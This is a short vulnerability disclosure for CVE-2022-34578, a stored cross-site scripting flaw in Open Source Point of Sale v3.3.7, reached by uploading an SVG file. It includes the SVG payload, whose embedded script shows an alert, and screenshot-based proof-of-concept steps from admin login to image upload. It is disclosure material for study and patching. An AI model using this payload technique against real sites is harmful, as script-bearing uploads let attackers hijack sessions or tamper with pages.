GrimTheRipper Follow
Jun 23 · 2 min read · Listen

Save


[CVE-2022–34578] Open Source Point of Sale v3.3.7— File Upload Cross-Site Scripting

Description

# An Issue is discoverd in Open Source Point of Sale v3.3.7.

#We found a vulnerability file upload, when we upload malicious file at Update Branding Settings page.


Payload Attack



```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
  <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
  <script type="text/javascript">
    alert('Grim The Ripper Team by SOSECURE Thailand');
  </script>
</svg>
```

https://github.com/bypazs/GrimTheRipper

Proof of Concept




Selamat Datang di OSPOS!

Nama Anda
admin

Kata kunci
••••••••••••


First, we login to the target application with admin privileges.



22/06/2022 10:37:15

Selamat Datang di OSPOS, klik modul di bawah ini untuk memulai.

© 2010 - 2022 · Situs · 3.3.7 · #f3226




01/01/2010 00:00:00 - 21/06/2022 23:59:59

planta david

□	Nomor ID	Kode Barang	Nama Barang	Kategori	Nama Perusahaan	Harga Beli	Harga Jual
□	76	1122334411	tterer | Each	ererer		12,00 $	14,00 $
□	77	1122334422	asdfa | Cada	asdf	PT.SIDOMUNCUL	5,00 $	7,00 $

We select “Buat Barang Baru” menu.




Avatar

Permitir Descripción Alternativa □

El Artículo tiene Número de Serie □

At Favicon, click “Seleccionar Imagen” for select a file.



Gambar: GrimTheRipperT

Deskripsi Alternatif dimungkinkan ☐

Item Memiliki Nomor Serial ☐

Jumlah per paket: 1

Browse the file where we prepared the payload XSS Then click “Baru” for saving a file.

After uploading the file The file will appear in a new row in the table.

We found the XSS!

Author

Grim The Ripper Team by SOSECURE Thailand